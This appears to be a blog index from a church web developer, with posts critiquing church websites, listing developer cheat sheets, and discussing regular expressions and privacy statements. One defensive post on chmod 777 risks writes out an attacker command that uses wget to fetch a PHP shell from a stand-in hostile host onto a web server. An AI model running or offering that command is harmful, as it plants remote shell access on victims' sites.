Blog

  • Again with the “Religion is a ‘Chruch’” – Bethel Lutheran Church

    Again with the “Religion is a ‘Chruch’” – Bethel Lutheran Church

    By virtue of the Wayback Machine Archives, here’s what I know about the web presence for the Bethel Lutheran Church of Northfield, Minnesota as of Since at least July of 2004:

    • was as some point rendered from Microsoft Word;
    • has been preaching that religion is a ‘chruch’ through it’s <title;> tag
    • employs frames for navigation, yet still requires right-frame scrolling at 800×600 for text;
    • suffers image bloat, where the web person mistakenly uses the <img> tag to resize the view of the image, without changing the physical size (and hence download time) of the image;
    • right frames have no navigation elements to get person back into frames if they happen to either pop-open a new navigation window and/or surf in from a search engine;
    • so word-stuffed, that multi-color fonts and sized are required so the important stuff can shout over the white noise;
    • navigation text on right not much different from title text – making it difficult for the 60 year old grandma to figure out that’s where to click;
    • gratuitous use of kitschy churchy ‘cheap-art;’ and of course
    • obligatory, church-speaky mission statement.

    By virtue of alot of experience, training, blah, blah, blah:

    • Why didn’t anyone see this? At least the title tag if not the cruft?!

    Here’s my point. It appears that the Bethel Lutheran does have some things going for it, namely that they have their information organization figured out.

    Likewise, and again to their credit, whomever is maintaining this site understands what they want to write to verbalize the personality of their church body. What they don’t have is a website that visually reflect this while creating some bandwidth and navigational nightmares.

    So a couple of ideas on how to fix this:

    1. Personally, I’d look into employing a blog as a form of content ‘manglement’ on the cheap;
    2. Organize the information on the front page a bit better – moving some off to an about page, chronologically organizing others (hence my recommendation to employ a blog);
    3. I’d <iframe> the calendar if their subscription to MyChurchEvents.com doesn’t provide a simple and easy to use web service to deliver the goods;
    4. Make the navigation more intuitive, losing the frames, providing more conspicuous text links on the sidebar menu as well as along the bottom;
    5. Show more pictures of the wonderful people I’m sure make up this fantastic congregation; and
    6. Fix the title

    Again, with so many people shopping for churches online, isn’t it time some of us out there in church website land reconsider re-factoring our web presence?
  • The mother of all developer cheat-sheets: I love Jack Daniels.com

    my poor browser bar, worn out by looking up cheat sheets all the timeWhile I’m not to keen on the name of the website, I am in love with its content – I Love Jack Daniels has always been a good developer’s blog – but one gem most folks may not realize is that it also provides some incredibly useful A4 references to some of the technologies, languages and syntax that ofen have us wearing out the lookup bar on our browser.

    Now available in both a handily printable PDF and PNG format, a cheat sheet to the mother of all developer cheat sheet websites:

    HTML Cheat Sheet
    Enumerates the various tags available to the web designer, as well as a selection of useful character entities, attributes and events. 
    Regular Expressions Cheat Sheet
    Serves as a simple guide to regular expression patterns and options. 
    Microformats Cheat Sheet
    A handy reference on an emerging standdard for publishing documents on the web. 
    Ruby on Rails Cheat Sheet
    This quick guide containing the default directory structure, predefined variables, methods, reserved words and regular expression syntax. 
    ASP / VBScript Cheat Sheet
     A reference for ASP / VBScript, containing functions, collections, regular expression syntax and other useful bits of information. 
    HTML Character Entities Cheat Sheet
     A listing of the assigned character codes in HTML, with an example of how they are displayed, and description. 
    JavaScript Cheat Sheet
    A convenient guide for JavaScript, listing methods and functions, and including a guide to regular expressions and the XMLHttpRequest object. 
    MySQL Cheat Sheet
    A quick sheet of functions (both in MySQL and PHP), data types, and sample queries.
    mod_rewrite Cheat Sheet
     A reference guide for mod_rewrite, including server variables, flags and regular expression syntax. Also includes examples of commonly-used rules. 
    CSS Cheat Sheet
    Enumerates selector syntax, properties, units and other useful bits of information.
    PHP Cheat Sheet
    Easier and faster reference than visiting php.net just to be told to RTSM!  
    RGB Hex Colour Chart
     A free, printer-friendly RGB Hex colour chart for web designers. 
     

    While I’m not a drinker, I do raise my piping hot cup of joe to Dave Child, the ecommerce manager and web developer from Brighton, UK whom has so graciously provided us with such a great set of techno-tools! Cheers!

  • What church webmasters can learn from a bunch of dumb dairy cows

    Chewing on your cud on how to re-work your crufty old church website?

    man and dairy calf Well, moo-ving along back into website reviews, I think it’s time to pony up and milk a good example for all its worth. Today’s prime cut being the website brought to you by America’s Dairy Farmers®.

    Yeah, okay so I went a bit over the top with the bovine humor – but my simple point today is about clean, simple marketing sites that present a clean, simple message.

    In the case of the website DairyFarmingToday.com, it’s all about less being more. Less wordiness and more pictures that each speaking 1000 words of wholesomeness, not so much of the end products, but of the producers of said products.

    I think the same could and should be practiced by many church websites out there, currently creating a cacophony of confusion through either through cheesy clich‚s and/or herds of unnecessary or unrelated information all packed into the home page.

    Meaning, if a web site visitor can’t immediately figure out what your church is about in about 8 to 12 seconds online on a Friday night then it’s very unlikely they’re going to be in your pews on Sunday morning.

    Which is why I recommend grazing on the various pages of DairyFarmingToday.com to see how clean and neat presentation, easy and obvious navigation, and effectively terse content and imagery all made for an effective marketing message for the people whom harvest your milk, cheese, yogurt and ice cream.

    In fact, I have only two beefs about the site (yes, pun intended):

    • the logo on the upper right-hand corner of the website should navigate the user back to the ‘home page,’ not the ‘about us’ page when clicked. That’s the pattern users have come to expect – don’t mess with that; and
    • the search engine needs fixed.

    I’d be interested in your comments – moreover any websites modified based on today’s good example of effective design.

  • Dymystifying Regular Expressions

    Okay, I’ll admit it. From time to time I drive my fellow programmers noo-noo bananas, but not because of my snarky-yet-cheerful sense of humor, but rather because I’ve never met a regular expression I didn’t like.

    Oh, they still invite me to the office birthday parties, but not without glowering at me for having introduced constructs such as /(?<=(?:^|,\s*)"")(?:[^""]|"""")*|(?<=(?:^|,))(?:\s*)(?=(?:,|$))/ ... ... I suspect Shelly Doll over at Builder.com is of a similar opinion as she writes in her tutorial entitled 'Demystifying the syntax of regular expressions:’

    “Regular expressions (REs) are often wrongly perceived as mystical unknowns that only a true guru can understand. They’re ugly to look at, and if you don’t know the syntax, they can seem like cryptic strings of garbage you might get from a core dump. The reality is that regular expressions are very simple and can be easily picked up with the help of a handy cheat sheet. This article will help you amaze your friends by walking you though the most commonly used regular expressions.”

    I bring this all up as an encouragement to those of you coding plug-ins, custom pages, and/or other tools for your church’s website so that the many of you cringe of regular expressions may throw any fears borne out of ignorance …

    … well that and I didn’t want to lose the link to this excellent-yet-simple how-to/introductory article.

  • Why your Church needs a Privacy Statement

    Tired of political groups filling up your U.S. snail mail box with letters to your 12 year old daughter?  Irritated with self-employed church members spamming you with the latest gift-basket craze? If so, then perhaps your church is lacking a privacy statement to protect contact information you submitted to the church’s sunday school enrollment or pictoral directory.

    Last week, the North Carolina Republican Party asked members to send their church directories to the party. The result were complaints from groups whose demographics would normally be supportive of the GOP – including this barb by Rev. Richard Land, head of the Ethics and Religious Liberty Commission of the Southern Baptist Convention:

    “Such a request is completely beyond the pale of what is acceptable …”

    I agree – for two reasons. First, it can potentially endanger a church’s tax-free status by involving it in a political campaign; especially if a directory or mailing list was forwarded by a well-meaning staff member.

    The Rev. Richard Byrd Jr. of Cornerstone Baptist Church in Greensboro addresses my second point when he said anyone sending in a directory:

    “[it] would be betraying the trust of the membership …”

    And this is why your church needs a clear and concise privacy statement that either in whole or in part should be conspicuously published on the introduction page of any hard-copy directory and as a user-agreement form on any electronic directory.

    Now not being a lawyer, I went about and did a search on the topic. As you might expect, alot of legalese. But I did find one or two sites that either provide an explanation of your obligations and/or provide forms and/or templates for generating your own privacy statement. Here you go, in no particular order:

    The bottom line is, failure to create and publish such a policy leaves your church little recourse in protecting the privacy rights of your congregation and open up your church’s data to all sorts of spammage whether it is to pimp-up a political campaign, or hustle Tupperware and Mary Kay by some of the more entrepreneurial members of your congregation.

  • Ultimate Church Webserver : Cray T3E-1200E


    Forget everything I’ve ever said about beowulf clusters, I’ve changed my mind and am namin’ and claimin’ this e-Bay offering of a Cray T3E-1200E Supercomputer System as any good word-o-faith disciple would. Sure, my faith is weak for prayin’ for a ‘used‘ system, still this bad-boy was installed in 1999 and used until October 2004, when Cray personnel de-installed the system under contract with the direction that the system would be re-installed.

    The Cray T3E-1200E™ system was the first supercomputer to sustain one teraflop (1 trillion calculations per second) on a real-world application, boasts of 30GB of total memory, delivers peak performance of 134 Gflop/s and requires the installation services of a plumber.
    the ultimate church web site server

    Talk about thinking big – imagine all the church parking lot problems and webistes we could handle with this monster!

  • find -perm 777 your first ssh security stop

    Want to get hacked? It’s easy, just ‘chmod 777’ everything the next time you install a bbs or photo gallery application. Don’t want to get hacked? Read on and ‘find’ how hackers see, and exploit the unsecured areas of your system.

    For those of you running online community applications such as phpBB, vBulletin, Coppermine Gallery, Mambo and a few others, installation can be a breeze if you have shell access. That said, installations can also lead to an unwanted visit if you get sloppy with your file permissions during the install.

    For today’s example, I’ll pick on vBulletin today because it is a commercial product, but be warned: today’s topic of discussion equally applies to a host of ‘open sores’ applications as well.

    The neer-do-well runs a Google search for those websites that are ‘Powered by: vBulletin Version 3.0.x.’ Upon finding a potential victom, they visit the site and … pay attention now … through their browser request a URL on your system that contains a remote command. That first remote command is likely to include “find -perm 777” giving the hakr all the information he needs to then “wget http://myhakrhost.ru/myshell.php -O /your/unsecure/directory/logon.php” onto your system. Once that happens, there is nothing left but to wipe your system clean and pray your backups are recent and reliable (more on that topic another time).

    So two things I ask of you.

    1. Keep your online applications up-to-date – get on their mailing list to kee abreast of changes, updates and patches.
    2. For those of you with shell access to your system, run file permission scans such as ‘find -perm 777’ on your system before someone less trustworthy does. You might be disturbed by what you ‘find.’

    For those of you whose paranoia-meter just went off scale, here is a command that for now will lock down those open areas:

    find . -perm 777 -exec chmod 755 {} \;

    For those of you with root access:

    find / -perm 777 -type d

    You may also want to run a scan for programs that provide web-based shell access. You’ll be glad you did.

  • Sample Regular Expressions

    Neex an example of a regular expression real quick? Want to test it without fouling up your code? Here are two ‘resource-filled’ sites that help get you there and back.

    Busy, busy, busy today folks – so just a quicky. And yes, I know that I’ve mentioned at least one of the following regular-expression example (and test) sites I’ve before. That said, like a good burrito it bears repeating:

    • Regular Expression Library – this website claims to be “the Internet’s first Regular Expression Library.” Whether they are or not is irrelevant, what is relevant are the close to 1000 semi-documented regex examples they provide.
    • Regular-Expressions.Info – also blessed with examples, I’m partial to their javascript testing page – and find their detailed explanations of difficult expressions well worth the visit.
    • Perl : Sample Regular Expressions – nothing as comprehensive as the previous two links, but here are some nice simple examples of the type of one-line-wonder stuff you may want to add into a MovableType or WordPress plug-in or text filter.

    Now you have no excuse not to shoot yourself in the foot with a nice nasty regex!